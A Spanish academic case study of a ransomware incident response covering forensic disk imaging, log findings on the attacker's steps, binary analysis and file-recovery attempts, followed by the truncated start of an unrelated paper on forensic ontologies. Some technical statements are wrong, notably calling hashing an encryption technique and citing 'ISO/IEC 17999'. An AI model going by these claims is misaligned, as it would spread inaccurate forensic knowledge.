En el presente trabajo se muestra un caso de estudio en el cual se realiza un análisis de un ataque de tipo ransomware a servidores de una empresa y se lo analiza desde el punto de vista pericial mostrando como se llevó a cabo el mismo. Luego se realiza el cotejo desde el punto de vista pericial según la metodología de PURI. Este estudio se basó en técnicas aprendidas e investigadas en la detección de patrones del proyecto denominado “Sistema de detección de malware basado en patrones de llamadas al sistema en GNU/Linux”, homologado por la Secretaría de Ciencia y Tecnología bajo el código SIUTNCO0007850.

Introducción

El presente trabajo fue basado en el trabajo final para el curso de capacitación de Forensia Digital, en el cual se trató de aplicar los conocimientos adquiridos en un caso en particular.

Para ello seleccionamos el trabajo realizado en la Empresa X, la cual había sido atacada por un tipo de ransomware cifrando a tres equipos servidores pertenecientes a la entidad. Este tipo de malware realizó múltiples daños en archivos cifrándolos, quedando los mismos inutilizados.

La Empresa X contrató los servicios de la facultad solicitando que se detecte que tipo de malware había sido el que los atacó, quien es el culpable del mismo y si era posible la recuperación de los archivos encriptados. Para ello se organizó un equipo de trabajo para poder responder a la solicitud de la empresa.

Marco Teórico

Antes que nada definimos que ransomware es una forma de software malicioso utilizado en ataques en los que, no se busca destruir irreversiblemente información, sino cifrarla y cobrar un rescate por el servicio de recuperación de los datos cifrados [1][2]. La forma más común de pagar rescates de ataques con ransomwares es a través de criptomonedas, la más conocida y utilizada es el Bitcoin (BTC) [3]. La plataforma sobre la que se maneja el Bitcoin hace que sea imposible rastrear quién lo ha realizado [4]. Este modelo parece ser rentable para las organizaciones criminales que orquestan los ataques sacando provecho a las criptomonedas, asegurándose privacidad al momento de recibir la transferencia de los rescates.

La Empresa X, al verse atacada por este tipo de malware, y no acceder a la extorsión del atacante y así alimentar la ciberdelincuencia, decidió contratar a personal de la Facultad dedicados a la investigación en Seguridad Informática para proceder al análisis de la situación. Para ello solicitó por nota formal los requerimientos, entre los cuales está la solicitud de:

- Identificar los responsables de las acciones que se llevaron a cabo.
- Recuperar los datos inutilizados.
- Recomendaciones para futuro.

Se reunió el equipo de trabajo para analizar los pasos a seguir, y lo primero que se realizó fue solicitar autorización para el ingreso al lugar a través de una nota formal, y también se estableció un plan de trabajo.

El equipo para realizar la actividad de análisis de recuperación de los datos, se conformó con investigadores de ransomware, los cuales realizan investigación sobre ransomware desde hace varios años, habiendo expuesto resultados en la creación de un detector de ransomware en varios congresos del País.

En el equipo, para realizar el análisis de trazabilidad de las acciones que llevó a cabo el atacante y poder identificar de donde se realizó y si es factible su identificación, estuvo conformado por investigadores en el área de ciberseguridad en infraestructura.

Este equipo se especializó, con los trabajos realizados en proyectos de investigación y desarrollo (PID) sobre “Sistema de Detección de Código malicioso - ransomware” (Proyecto homologado por UTN, código SIUTNCO0004991)[5], “Determinación de Indicadores, técnicas y herramientas que evidencian buenas prácticas en la ciberseguridad de la infraestructura tecnológica en un laboratorio de Educación, Investigación y Desarrollo de la UTN - FRC” (código SIUTNCO0005366)[6] y “Sistema de detección de malware basado en patrones de llamadas al sistema en GNU/Linux” (código SIUTNCO0007850), este último proyecto homologado [7], aún no ha sido publicado el resumen técnico.

La autorización por parte de las autoridades de la Empresa X, permitió en una primer reunión para realizar una visita y coordinar las actividades que se deberían llevar a cabo, conformando un plan de acciones para la recolección de las evidencias.

En tal sentido fue necesario realizar algunas técnicas de recolección de datos y la evidencia del lugar.

Estando el equipo de trabajo en el lugar, el cual estaba formado por tres especialistas, se procedió en primera instancia a observar el lugar, en donde se detectaron que solo dos servidores se encontraban en ese lugar, el tercer servidor en cuestión se encontraba físicamente en otro domicilio, pero se relevó que el mismo tenía acceso remoto antes del ataque desde los dos servidores que allí se encontraban.

Se constató en el lugar que los dos servidores habían sido infectados por un malware del tipo ransomware, cifrando archivos. Además se relevó según personal de la Empresa X, que los dos servidores que se encontraban en ese lugar y el tercero remoto, habían sido reinicializados posterior al ataque, este último se encontraba apagado al momento de la visita.

El equipo realizó la siguiente nota informando la propuesta de trabajo a realizar:

“Según lo observado en la Empresa X, sin realizar acciones en los servidores afectados, se constató que dos de los servidores fueron afectados con un malware del tipo ransomware, cifrando archivos. Nos informaron de un tercer servidor que se encuentra en otro sitio que también fue afectado y que se encuentra apagado. Se llevará a cabo una copia binaria de los discos de los servidores afectados. Teniendo en cuenta que los mismos han sido reiniciados por el personal de la Empresa X anteriormente, se procederá a generar una imagen de los discos utilizando un CD/Pendrive de un Linux Live. Debido al reinicio de los servidores, no es posible realizar un análisis del contenido en memoria, ni de los procesos en ejecución. El procedimiento de trabajo será el siguiente:

1. Apagar el Servidor afectado
2. Iniciar el servidor con el CD/Pendrive de Linux Live.
3. Conectar un disco USB externo.
4. Copiar el contenido del disco del servidor afectado al disco externo, en formato RAW.
5. Apagar el Servidor afectado

Acciones inmediatas

Se llevará a cabo un análisis del virus que afectó los archivos del disco de los servidores, para evaluar la posibilidad de recuperar los archivos afectados. Por otro lado se realizará un análisis del sistema operativo y de los registros de logs, para determinar el vector de ataque.

Entregable

Se realiza entrega de un informe con el diagnóstico de los análisis que se llevarán a cabo.

Acciones futuras

Posteriormente recomendamos que se lleve a cabo un relevamiento y recomendaciones de seguridad informática, procesos, backup, redes y servidores.”

Metodología

La Seguridad Informática es un tema muy actual y muy poco explorado, casi que se va desarrollando a medida que surgen inconvenientes, por lo que no había ningún manual o instructivos para la realización de las pericias informáticas.

Con el transcurso de los años y los avances de las tecnologías se han ido estableciendo distintas formas de realizar las pericias informáticas.

En sus comienzos, en 1995 comenzaron con la aplicación de un instructivo de buenas prácticas denominada “BS 7799 de BSI Buenas Prácticas para la Gestión de Seguridad de los SP”, hasta que en el año 2000 se desarrollaron las normas ISO/IEC 17999 Gestión de la Seguridad de la Información, actualizada en el 2005 y en el 2015 con la ISO/IEC 27001.

Con el correr de los años fueron apareciendo familias de la norma 27001[8], como la ISO/IEC 27035 [9], ISO/IEC 27040 [10] donde se establecen estándares para la Gestión de Incidentes, la Recolección de Evidencia Digital, la Redacción de Documentos Digitales, la Mitigación del Riesgo, Métodos de Investigación Digital, Análisis de la Evidencia Digital, Investigación de Incidentes de Seguridad, etc.

Estas normas consideran cuatro procesos claves básicamente cuando se realiza una pericia:

- La preparación que involucra las actividades previas es decir a las prevenciones que se toman para evitar o disminuir el impacto de un incidente.

- La inicialización de las actividades referidas a la definición de estrategias.
- La adquisición o recolección de la evidencia: identificación, recolección, adquisición y preservación.
- La investigación que involucra las actividades de análisis, detección de las causas, fallas de seguridad, reportes, documentación técnica y cierre del caso.

En 2017, de un trabajo de Investigación y Desarrollo realizado por la Facultad de Ingeniería de la Universidad de la Fasta, surgió la metodología del Proceso Unificado de Recuperación de Información (PURI) [11] [12], cuyo objetivo fue establecer una guía de tareas a desarrollar para la aplicación forense de la ciencias de información en un ámbito judicial o particular. Esta guía ayuda a los peritos informáticos a la hora de tener que intervenir para realizar una pericia.

Un de los sucesos que caracterizó la Guía de PURI fue identificar el Perfil de las personas participan en cada etapa, es por ello que los define en distintos niveles:

- Responsable de Identificación
- Especialista en Recolección
- Especialista en Adquisición
- Especialista en Evidencia Digital

Esta metodología básicamente plantea diferentes fases de relevamiento, recolección, adquisición, preparación, análisis y presentación del informe:

- Relevamiento, en esta fase se identifican los objetos de interés, la documentación legal y técnica que debe considerarse, la infraestructura IT considerando arquitectura de procesamiento, la cantidad de usuarios, servicios que se brindan, puestos de trabajo, etc.
- Recolección, aquí es donde se toman todas las medidas necesarias para obtener los equipos físicos o fuentes posibles de datos sobre los que se debe trabajar (Servidores Internos y Externos, equipos de PC, USB, discos externos, tarjetas SIM, CD, y cualquier otro tipo de almacenamiento). En esta etapa también se implementan los procedimientos aceptados en el ámbito judicial para el secuestro, embalaje y transporte de los elementos que se recolecten.

¹ Se denomina sniffing a la técnica utilizada para capturar todo el tráfico generado en una red local, esto incluye las conexiones propias y de los demás equipos

- Adquisición, en esta etapa es en la que se obtiene la evidencia a ser analizada, sea que se tome en el mismo lugar o se realice un allanamiento para luego analizarla en un laboratorio forense. Se realiza la adquisición de los datos persistentes realizando una imagen que se almacena en un dispositivo de almacenamiento de solo lectura para evitar escritura de los datos originales. Se adquieren los datos volátiles con el dispositivo en funcionamiento, para ello se realiza el volcado de la memoria que contienen datos de la evidencia. También se procede a adquirir los paquetes de red utilizando técnicas sniffing¹ [13] para obtener el tráfico de la red. En esta fase se realiza además la validación y resguardo de la evidencia encriptando tanto el original como la imagen o la copia utilizando técnicas de hashing², y así de esta forma asegurar la correspondencia entre el original y la copia.
- Preparación, esta fase involucra las actividades técnicas para llevar a cabo el análisis forense de la evidencia, entre ellas la restauración de las imágenes forenses y volcado de datos, validación de que la imagen no ha sido alterada, selección de las herramientas apropiadas según las características de la evidencia, selección de las técnicas, guías, etc. que correspondan al caso. Es fundamental la preparación del ambiente de trabajo para la extracción de los datos recolectados, identificar las tecnologías de la información del objeto (sistemas operativo, particiones de disco, máquinas virtuales, sistema de archivos, etc).
- Análisis, en esta fase consiste en la extracción de los datos en diferentes niveles: nivel de aplicación, nivel de plataforma, bajo nivel, el análisis del contenido y de relaciones.
- Presentación del informe, esta última fase hace referencia a la preparación del informe del perito, el cual debe ser claro, preciso, concreto y ser redactado en un lenguaje adecuado, debe ser comprensible para las autoridades judiciales.

En el trabajo realizado en la Empresa X, no se implementó una metodología o guía tal como se plantea en PURI, pero si se ha tenido en cuenta algunos de los aspectos

² Son técnicas de encriptación y cifrado de la información, utiliza MD5, SHA-1, SHA-2, etc.

planteados en la Norma ISO 27001, en cuanto a los cuidados de la recolección de la evidencia y el análisis.

Desarrollo

Proceso de Recolección

Para la recolección de información de los servidores afectados de la empresa, se llevó a cabo una copia binaria de los discos de los servidores afectados. Teniendo en cuenta que los mismos han sido reiniciados por personal de la empresa se procedió a generar una imagen de los discos.

El procedimiento que se realizó fue apagar los servidores afectados e iniciarlos con un CD/Pendrive booteable de Linux, se conectó un disco USB externo, se realizó el copiado del del servidor al disco externo en formato RAW y por último se procedió a apagar el servidor afectado.

Para recolectar la información de los discos rígidos de los servidores, se utilizó los siguientes comandos:

```
dd if=/dev/sda of=imagen-disco-srv1.img bs=10M
```

Cuando se realizaba el proceso, en uno de los discos se encontró sectores defectuosos por lo que se utilizó:

```
ddrescue -d /dev/sda imagen-disco-srv2.img imagen-disco-srv2.log
```

Se montaron las particiones para examinar el contenido en forma off-line utilizando:

```
kpartx -a -r imagen-disco-srv1.img
mount -o ro /dev/mapper/loop1p1 /mnt
umount /mnt
kpartx -d imagen-disco-srv1.img
```

Para generar un snapshot³ de la imagen y poder utilizarla en una máquina virtual para bootear el sistema sin modificar el archivo base:

```
qemu-img create -f qcow2 -b imagen-disco-srv1.img imagen-disco-srv1.qcow2
```

Se exportaron los archivos de eventos a un formato CSV, extrayendo por un lado el sistema de archivos y por otro lado se utilizó un script para leer el archivo binario.

Una vez realizada la copia se realizaron dos copias más. La copia etiquetada "1" quedó como backup, las otras dos copias fueron distribuidas para análisis por parte del especialista en ransomware y por el especialista en infraestructura.

Análisis de los Discos

Antes de realizar cualquier tipo de análisis, se procedió a realizar tres copias de los discos, donde una fue entregada

al analista especialista en redes, la otra entregada al analista de vulnerabilidades y la tercer copia fue guardada como backup de los datos originales tal como habían sido recolectados.

Se procedió a realizar el siguiente análisis de los servidores comprometidos:

- Identificar direcciones IPs
- Tamaños de Discos.
- Particiones de discos
- Sistemas de Archivos
- Dominio.
- Nombre del servidor.
- Análisis de todos los archivos de eventos (registros).

Informe Final del Caso de Estudio

En virtud de lo solicitado por la empresa, se pudo identificar la operatoria del atacante, además desde donde se perpetraron las acciones, pero sin poder asegurar que el mismo no haya utilizado técnicas de privacidad que impiden la certeza del origen.

Identificado los datos una vez analizado los discos de cada servidor se obtuvieron los siguientes hallazgos del análisis de los eventos y de los archivos, los que permiten conocer cómo fue el procedimiento que se llevó a cabo para concretar el ataque exitosamente.

Se describen los pasos que se llevaron a cabo en uno de los servidores, teniendo en cuenta que en el resto los pasos han sido prácticamente los mismos.

Datos Generales identificados

- Se detectó la creación de un usuario adminGG1 con privilegios de administrador desde la cuenta NETWORK SERVICES
- Se detectaron varios accesos vía escritorio remoto del usuario adminGG1
- Se detectaron credenciales almacenadas, las mismas no pudieron ser accedidas porque el ransomware cifró el archivo.
- Se detectaron múltiples intentos de conexión fallidos vía escritorio remoto
 - Fecha1: 970
 - Fecha2: 20
 - Fecha3: 1302
 - Fecha4: 1066
- Se detectaron pocos archivos eliminados, algunos de los mismos pueden ser recuperados.
- Se encontró el binario del ransomware .exe en la carpeta c:\Archivos de programas\

³ Es una función para realizar copias de seguridad de los archivos almacenados tal y como fueron capturados

- Se encontró una entrada deshabilitada para la ejecución automática del ransomware

Procedimiento realizado por el ataque

1. Creación de cuenta y establecimiento de los privilegios
2. Conexión vía escritorio remoto
3. Inicio del servicio de instalación de software
4. Conexión vía escritorio remoto
5. Actividad sobre permisos
6. Operaciones sobre el antivirus
7. Conexión vía escritorio remoto
8. Login desde terminal bloqueada
9. Actividad sobre permisos
10. Operación de impersonificación del usuario administrador
11. Inicio de sesión de red
12. Cierre de sesión
13. Reinicio del sistema (no informa motivo).

Si bien no pudo realizarse el descifrado de los archivos encriptados tal como era uno de los requerimientos de la empresa, empleando ciertas herramientas pudo establecerse el tipo de patrón empleado por el atacante.

Análisis estático del binario y de archivos cifrados por ransomware

Características del binario

Se toma como muestra dos archivos binarios, sobre los cuales se llevó a cabo el análisis, identificando las siguientes características:

1. Símbolos importados desde librerías: Importa la función Sleep desde KERNEL32.dll. Es decir, en principio, el ransomware incluiría toda la funcionalidad en su propio código y casi no dependería de las librerías instaladas en el sistema operativo host.
2. Strings: Existen varios strings en el binario. Entre los más importante se encuentran:
 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdef
 ghijklmnopqrstuvwxyz0123456789+/: Probablemente utilizado para la generación de alguna clave.
 mail, path, mode, file, full: Se recomienda analizar a qué hacen referencia estos strings.
 Letras en otros alfabetos aunque están incompletos. Se recomienda hacer un análisis detenido pero en principio se puede especular que el desarrollador maneja bien el alfabeto latín porque aparentemente es el único que está completo.
3. Arquitectura: x86

4. Fecha de compilación
5. Funciones en assembly: 213
6. Hashing: El sha256 de ambos archivos tomados para la muestra son iguales. Lo que permite inducir que se trata del mismo código.

Características del archivo cifrado

Características del ransomware sobre los archivos

- Cada archivo cifrado contiene como extensión un sufijo de 5 caracteres que son iguales a los primeros 5 caracteres del nombre del binario que realizó el cifrado.
- Cada archivo es cifrado en un formato de 3 “ráfagas”.
- Una ráfaga de cifrado al inicio del archivo de 15 KiB.
- Una ráfaga de cifrado al medio del archivo de 15 KiB.
- Una ráfaga de cifrado al final del archivo de 15 KiB.
- Esto implica que aparentemente lo máximo que cifra de un archivo son 45 KiB. Esto se cumple para la muestra de archivos analizados.

Herramientas utilizadas

- IDA FREE
- Radare2.

Procedimiento de recuperación de carpetas y archivos solicitados

Objetivo: Restaurar archivos de base de datos de Microsoft SQL Server (Tipo de archivo: mdf).

Consideraciones:

- El archivo mdf es un archivo de tipo binario.
- El ransomware afectó partes de cada archivo mdf. La parte inicial, final y varias intermedias.
- Los archivos mdf que se debían arreglar serían compatibles con Microsoft SQL Server 2005 y Microsoft SQL Server 2003. No se puede asegurar que sean compatibles con versiones más nuevas por lo que se monta un escenario con las tecnologías de 2005 y 2003.
- Se realizó ingeniería inversa sobre el binario del ransomware y se constata que el algoritmo de cifrado es un algoritmo por bloques.

Tareas realizadas

1. Se hace un algoritmo para distinguir entre lo que está cifrado y lo que no.
 - a. Explicación: Al ser un archivo binario, se realiza esto mediante el cálculo de la

entropía en bloques de 8192 bytes (cantidad arbitraria). Se repite el experimento pero dejando 4096 bytes al inicio sin calcular la entropía y a partir de ahí se toman bloques también de a 8192 bytes. A partir de un análisis de los valores de la entropía se puede inferir hasta qué byte está cifrado o desde qué byte ya no.

2. Se realiza un algoritmo para corroborar el resultado anterior.
 - a. Explicación: Se genera un archivo mdf legítimo y se hace un análisis del alfabeto utilizado. Se comparan los alfabetos y se determina los límites de los sectores cifrados y de los sectores no cifrados. Los resultados del punto 1 y 2 coinciden.
3. Se estudia el formato del tipo de archivo mdf a partir de archivos generados correctamente. También se utiliza información de artículos oficiales de Microsoft.
4. Se empieza a reconstruir los archivos mdf rellenando los sectores faltantes (los que estaban cifrados). Se utilizan diferentes técnicas para poder completar lo que falta.
5. Se procede a leer el archivo mdf desde Microsoft SQL Server pero lanza un error indicando que el archivo no es correcto. Sin embargo, utilizando el software comercial EaseUS MS SQL RECOVERY se pueden visualizar la mayoría de los datos de la base de datos (debería ser aproximadamente 1.4 GB de información, aunque esto no se pudo constatar, ya que la herramienta tiene un costo para poder hacer la prueba).

Otro Proceso

Se desarrolló un algoritmo de fuerza bruta para probar claves, para saber si determinada clave descifra el archivo mdf. Sin obtener resultados satisfactorios por los días que se dejó procesando.

Conclusión

Con respecto al análisis realizado sobre los archivos cifrados, cualquier archivo que supere los 450 KiB debería tener solo el 10% como máximo de cifrado. A medida que el tamaño del archivo aumente, el tamaño porcentual de lo cifrado irá disminuyendo. Por ejemplo, con un archivo de tamaño 900 KiB, tan solo el 5% debería estar cifrado.

Se infiere que realizaron este tipo de cifrado para lograr afectar los archivos con mayor velocidad.

Teniendo en cuenta la necesidad de recuperar los archivos infectados, regenerar archivos sobre todo docx, xlsx y pdf es un trabajo que requiere tiempo.

Después de realizar las actividades de análisis e intentos de recuperación, no se ha podido lograr en este tiempo, la recuperación de los datos, el esfuerzo necesario para

obtener resultados satisfactorios no se puede medir debido a que es a base de análisis, prueba y error.

Consideramos sumamente importante comenzar con un relevamiento de los equipos, servicios, sistemas y software que tiene y necesita la empresa, la realización de un diseño de topología que brinde agilidad y seguridad a los servicios. Definir políticas de seguridad que acompañen a los objetivos institucionales. Y la determinación de un plan de backup y recuperación ante incidentes.

Analogía con un procedimiento de Pericia Informática

Como sabemos una pericia informática se origina ante una solicitud judicial, o de alguna de las partes que intervienen en un delito denunciado, sea por robo de información, infracción a la propiedad intelectual de un software, duplicación no autorizada de datos procesados o generados por sistemas informáticos, recupero de datos borrados y rastreo de información en distintos medios informáticos, aspectos laborales vinculados con la informática, sobre aspectos vinculados al comercio electrónico y operaciones realizadas a través de internet, etc. El caso presentado en este trabajo, la Empresa X realiza un requerimiento con una nota formal, actuando la Facultad como un perito de una de las partes.

Teniendo el caso a analizar que fue el ataque de un ransomware en los servidores de la empresa, una de las primeras fases es realizar la selección del equipo de trabajo, la que fue realizada por la Facultad cuando seleccionó a tres técnicos especializados en la temática a analizar del caso, todos con amplios conocimientos en Redes de Información, dentro de los cuales, uno de ellos se especializa en infraestructura y otro especialista en el análisis de vulnerabilidades y ataques de ransomware.

En base a la pericia realizada a la Empresa X, se puede observar que no se han tenido en cuenta varios aspectos que en la guía de PURI se tienen en cuenta por ejemplo:

- Se omite la etapa del relevamiento del entorno donde se encontraban los servidores, qué usuarios tenían acceso al lugar, cuáles son los servicios que se ejecutan en el servidor que atiende a los usuarios de la entidad, simplemente se procedió a tomar una imagen de los discos de los servidores afectados por el ransomware, respondiendo al requerimiento de la Empresa X, sin tener en cuenta una visión global de la situación, que si bien sabemos que los ataques de este tipo son generalmente externos, es necesario conocer a los internos a la empresa para descartar intervención en el ataque, ya que otro de los requerimientos era conocer el autor del hecho.
- En la etapa de recolección se identificó la infraestructura detectando servidores internos y externos, sin necesidad de realizar secuestro de equipos ya que con la imagen de los discos rígidos era suficiente para realizar el análisis.

- En la etapa de adquisición podemos decir que se cumplieron algunas de las recomendaciones de la guía de PURI, ya que se planificó el procedimiento de trabajo, la forma que se llevaría a cabo, qué datos se tomarían y qué análisis no se realizarían justificando el motivo. Lo que no se cumplió fue la “validación y resguardo” de la imagen, ya que no se realizó el proceso de encriptación para poder luego validarla con su original. Si se tomó la precaución de realizar copias de la imagen previo a realizar el análisis, donde una de ellas se guardó como backup. También podemos decir que el transporte de la prueba solo contó con la supervisión del Especialista responsable de la pericia.
- Si se ha cumplido con la etapa de preparación en cuanto al lugar en donde se realizaría el análisis, máquinas virtuales, metodología a utilizar eligiendo las herramientas adecuadas para el objeto de estudio (imagen del disco rígido).
- La etapa de análisis de los discos se cumplió realizando la extracción y análisis en los tres niveles: Extracción a nivel de Aplicación, Extracción a nivel de Plataforma y la Extracción a Bajo nivel, realizando cada uno del equipo la especialidad que le compete, enfocado a los archivos dañados. En esta etapa el análisis que se realizó fue muy minucioso y detallado, ya que en los requerimientos se solicitó recuperación de los archivos dañados lo que llevaba a descubrir el método de encriptación utilizado por el atacante para poder proceder a desencriptar los mismos, y el autor del delito.

La última etapa de presentación, podemos decir que se realizó el informe conforme a lo solicitado por la Empresa X, si bien no se llegó a la recuperación de los archivos, si se conoció el patrón de comportamiento del atacante. Se redactó el informe con un lenguaje técnico acorde al conocimiento del solicitante, para que sea comprensible.

El informe fue bien completo y detallado, donde se mostró los resultados obtenidos de la pericia dada, incluyendo el comportamiento utilizado por el atacante, el método de cifrado que empleó, características de los archivos cifrados, los procedimientos realizados para la recuperación de archivos, las herramientas utilizadas, las conclusiones y recomendaciones solicitadas

Conclusión

Luego de haber realizado un estudio minucioso del informe efectuado a la Empresa X, concluimos que dicho análisis se corresponde a un peritaje informático.

Como podemos observar en el análisis particular que se realizó, comparándolo con las fases o etapas sugeridas en la Guía de Procedimiento Unificado de Recolección de

Información (PURI), se observa que se cumple casi en su totalidad.

Consideramos, que a pesar de la poca experiencia en Forensia Digital y teniendo en cuenta que fue una primera pericia informática realizada a un tercero, los pasos que siguió el equipo de especialistas seleccionado, fueron acertados llegando a responder lo solicitado.

Agradecimientos

Agradecemos al Departamento de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional Facultad Regional Córdoba (UTN-FRC), por la oportunidad de habernos permitido realizar el curso de “Forensia Digital”, dictado por la Dra. Dra. Ing. Herminia Beatriz Parra De Gallo, dependiente de la Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay (UTN-FRCU).

Referencias

- [1] Moore C., “Detecting Ransomware with Honeypot techniques”. Cybersecurity and Cyberforensics Conference, IEEE. (2016).
- [2] Savage K., Coogan P., “The evolution of ransomware”. Symantec. (2015)
- [3] Young A., Yung M., “Malicious Cryptography Exposing Cryptovirology”. Wiley Publishing, Inc. (2004).
- [4] Mehmood S., “Enterprise Survival Guide for Ransomware Attacks”. The SANS Institute. (2016).
- [5] Resumen técnico PROYECTO: Sistema de Detección de Código malicioso - ransomware https://www.institucional.frc.utn.edu.ar/sistemas/noticias/IN_V/Proyectos/2018/4ED_171-proy18-siutnco0004991-gasta%C3%A3%C2%B1aga.pdf
- [6] Resumen técnico PROYECTO: Determinación de Indicadores , técnicas y herramientas que evidencian buenas prácticas en la ciberseguridad de la infraestructura tecnológica en un laboratorio de Educación, Investigación y Desarrollo de la UTN - FRC.
https://www.institucional.frc.utn.edu.ar/sistemas/noticias/IN_V/Proyectos/2018/4ED_171-proy18-siutnco0004991-gasta%C3%A3%C2%B1aga.pdf
- [7] Homologación PROYECTO: Sistema de detección de malware basado en patrones de llamadas al sistema en GNU/Linux.
https://www.utn.edu.ar/images/Secretarias/SCTYP/PROY_HOMOL_2019_DISP-0148_ULT_VERSION_SIN_INCENT.pdf
- [8] ISO/IEC 27001, 2013, Disponible en Web
https://es.wikipedia.org/wiki/ISO/IEC_27001, Consultada el 08/07/2020
- [9] ISO/IEC 27035, 2014, Disponible en Web

<https://www.pmg-ssi.com/2014/05/iso-27035-gestion-de-incidentes-de-seguridad-de-la-informacion/>, Consultada el 08/07/2020

[10] ISO/IEC 27040, 2015, Disponible en Web

https://es.wikipedia.org/wiki/ISO/IEC_27040#Conceptos_de_seguridad_important, Consultada el 08/07/2020

[11] Podestá, Ariel y otros. “PURI: Proceso Unificado de Recuperación de Información”, 2015, Disponible en Web: <http://redi.ufasta.edu.ar:8080/xmlui/bitstream/handle/123456789/1559/PURI%20Proceso%20Unificado.pdf?sequence=1> Consultada 16/07/2020

[12] “Proceso Unificado de Recuperación de Información (PURI) en redes informáticas”. Simposio Argentino de Informática y Derecho (SID 2015) - JAIIO 44 (Rosario, 2015). Número de ISSN: 2451-7526. (Pag. 117-130) Disponible en web: <http://sedici.unlp.edu.ar/handle/10915/55427>

[13] Revista RedUSERS Comunidad de Tecnología, BERTA, Sheila, “Ataques en rees Lan: Que es y como funciona el Sniffing”, 2015, Disponible en Web <http://www.redusers.com/noticias/ataques-en-redes-lan-que-es-y-como-funciona-el-sniffing> Consultada 16/07/2020

Una propuesta de mapeo entre puntos de pericia y preguntas de competencia derivadas de un modelo ontológico

Mirta del Carmen Peñalva

Universidad Tecnológica Nacional - Facultad Regional La Plata.
GIDAS - Grupo de Investigación & Desarrollo Aplicado a Sistemas
informáticos y computacionales
penalvam@frlp.utn.edu.ar

Resumen

Actualmente la Forensia Digital se encuentra en un proceso de desarrollo y expansión apoyándose en las TCIs. En ella se integran espacios disciplinares muy diversos con lógicas y dinámicas particulares. En este artículo se propone contribuir al encuentro entre el lenguaje técnico jurídico y el ingenieril que se produce cuando Jueces y/o abogados expresan los requerimientos a los peritos. Las actividades realizadas se enfocaron en pericias digitales de correos electrónicos bajo el marco de la ontología OntoFoCE, que especifica a estos últimos y responde a un conjunto de preguntas de competencia. El trabajo incluyó el análisis de una muestra de puntos de pericia reales, a partir de los cuales se identificó el concepto de pieza de requerimiento. Se distinguieron dos hipótesis: la primera, se centró en la posibilidad de extender el proceso de concepción de la ontología mencionada para ser aplicado a otros objetos de estudio. La segunda, planteó la elaboración de un mapeo entre piezas de requerimiento y preguntas de competencia. Dicho instrumento dará soporte al perito informático en su labor como auxiliar de la Justicia, contribuyendo a su objetivo esencial de brindar información sustentada en evidencia científica.

1. Introducción

En el actual contexto de globalización e hiperconectividad, el ciberespacio es la plataforma de ejecución de casi todas las actividades humanas. Con la irrupción de la pandemia del COVID-19 se aceleró la virtualización del trabajo, el estudio y demás servicios mudándolos fuera de las seguridades provistas por los contextos organizacionales. La metáfora “La tierra es plana” acuñada por Friedman T. [10], se encarna en un conjunto de fenómenos cuya difusión es inmediata y su alcance no reconoce fronteras. Este cúmulo de interacción humana se convierte en un campo propicio para la concreción de cibercrimitos, los cuales crecen en número [9] y en

diversidad [1], citamos a modo de ejemplo, la duplicación de casos en España entre 2011 y 2018.

Para poder estudiarlos y esclarecerlos, la Forensia Digital cobra impulso apoyándose en recursos metodológicos provenientes de la Seguridad Informática y los integra al campo de la Criminalística. Se jerarquiza de esta manera, su objetivo primigenio de validar evidencia digital admisible y científicamente irrefutable, que sirva de soporte a la Justicia en su responsabilidad de conocer la verdad en ocurrencias de delitos informáticos.

En este trabajo se presenta una propuesta para acercar la expresión de los requerimientos a peritar desde el lenguaje técnico jurídico hacia el lenguaje técnico ingenieril. Se tomó como base una investigación enfocada en la aplicación de ontologías a la Forensia Digital para el caso de correos electrónicos. La misma contribuyó el modelo ontológico OntoFoCE y la herramienta de software ObE Forensic [15] que utilizados en el análisis forense, aseguran producir evidencia digital no repudiable. Este artículo está integrado en secciones, la sección 1 presenta el estado actual de los cibercrimitos, el desarrollo de la Forensia Digital como instrumento para develarlos y aspectos que motivan el presente trabajo, la sección 2 describe el marco teórico-conceptual de referencia, la sección 3 explica el trabajo propuesto y llevado a cabo y en la sección 4 se exponen las conclusiones.

2. Marco Teórico

La Forensia Digital se define como el *uso de métodos científicamente probados y derivados hacia la preservación, recolección, validación, identificación, análisis, interpretación, documentación y presentación de evidencia digital proveniente de fuentes digitales con el propósito de facilitar o promover la reconstrucción de eventos, que se consideran criminales, o ayudando a anticipar acciones no autorizadas que pueden ser perjudiciales para las operaciones planeadas.* [14]

Por otra parte, una definición de *delito informático* lo considera como *aquel que se da con la ayuda de la*

informática o de técnicas anexas [2], a lo que podemos adicionar el uso de hardware y/o software como medio o fin.

Gradualmente, la legislación argentina ha ido elaborando un conjunto de leyes referidas a estos delitos además de adherir en 2017 al Convenio sobre Ciberdelincuencia de Budapest [5], que promueve un marco común de tratamiento de estos delitos en las diferentes naciones.

La labor investigativa del perito informático se desarrolla desde que una huella es identificada, para luego ser considerada como indicio, posteriormente como evidencia y finalmente convertirse en prueba digital. Cabe aclarar estas consideraciones referidas a la consolidación de la fuerza probatoria, son responsabilidad de la autoridad del proceso judicial. Los procedimientos y actividades de investigación que realiza el perito informático conforman un proceso vivo y en constante mejora. En este sentido, se requiere ajustar su nivel de formalización, como así también asegurar una realización rigurosa, bajo un marco metodológico fundamentado científicamente, tal lo definido en el Art. 477 del Código Procesal Civil y Comercial de la Nación Argentina que especifica que la fuerza probatoria del dictamen pericial se sustenta en “... *los principios científicos o técnicas en que (se) funda, en concordancia de su aplicación con las reglas de la sana crítica...*”.

La formación ética y disciplinar continua del perito informático asegura procesos de mayor calidad, al mismo tiempo su involucramiento en actividades de I+d aportan innovaciones relacionadas a metodologías, técnicas, métodos y herramientas. La aplicación adecuada de estos recursos producirá información precisa dotando de solidez a las decisiones de la Justicia por estar fundamentadas en evidencia científica. De esta manera, se evita que las pruebas liberen o condenen a los imputados debido a inconductas o imparcialidades de los actores del sistema judicial.

El proceso que lleva adelante un perito informático contempla las siguientes actividades: preservación, recolección, validación, identificación, análisis, interpretación, documentación y presentación de evidencia digital. Su instanciación debe realizarse con el soporte de estructuras estandarizadas, reconocidas en el ámbito científico, reglamentadas, que aseguren su repetición e inalterabilidad del soporte físico y el material digital para que el proceso y por ende la prueba, sean incuestionables. En este sentido, existen modelos de referencia para la ejecución de las mencionadas actividades como la familia de normas ISO/IEC 27k [11] o el Proceso Unificado de Recuperación de Información (PURI) desarrollado por investigadores de la Universidad FASTA [8]. Debemos resaltar que durante el desarrollo de cada una de las actividades periciales se debe velar por el aseguramiento de la cadena de custodia del material a peritar, como por ejemplo la encriptación del material al momento de la recolección o la copia bit a bit que permita detectar posibles alteraciones.

